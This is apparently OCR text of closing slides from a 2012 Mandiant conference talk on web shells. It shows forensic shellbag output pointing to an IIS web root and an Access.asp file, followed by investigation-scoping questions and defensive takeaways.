


```
C:\scripts>shellbags.py NTUSER.DAT | findstr wwwroot
0|\My Computer\C:\\inetpub\wwwroot (Shellbag)|0|0|0|0|0|1333523440|1333523440|18
000|1333523440
0|\My Computer\C:\\inetpub\wwwroot (Shellbag)|0|0|0|0|0|1333523440|1333523440|18
000|1333523440
0|\My Computer\C:\\inetpub\wwwroot\Access.asp (Shellbag)|0|0|0|0|0|1329432470|13
33523458|18000|1333523458
```

“shellbags.py” Tool & Reference:
http://www.williballenthin.com/forensics/shellbags/index.html

Scoping Your Investigation

- Scale and impact of compromise
- Can’t just hunt for malware
- How’d they get in?
- What was taken?
- How can we kick them out?



Conclusion

Takeaways

- Lateral installation of web shells is a new twist on an old concept
- Increasingly used in targeted attacks – and by a broader set of actors
- Easy way to re-compromise a “remediated” environment
- Challenging to find in large compromised networks
- Sound network architecture is the foremost mitigation approach

Questions

ryan [dot] kazanciyan [at] mandiant [dot] com

Twitter: @ryankaz42

Ryan Kazanciyan | Principal Consultant

MANDIANT®

Old Web Shells, New Tricks

AppSec DC 2012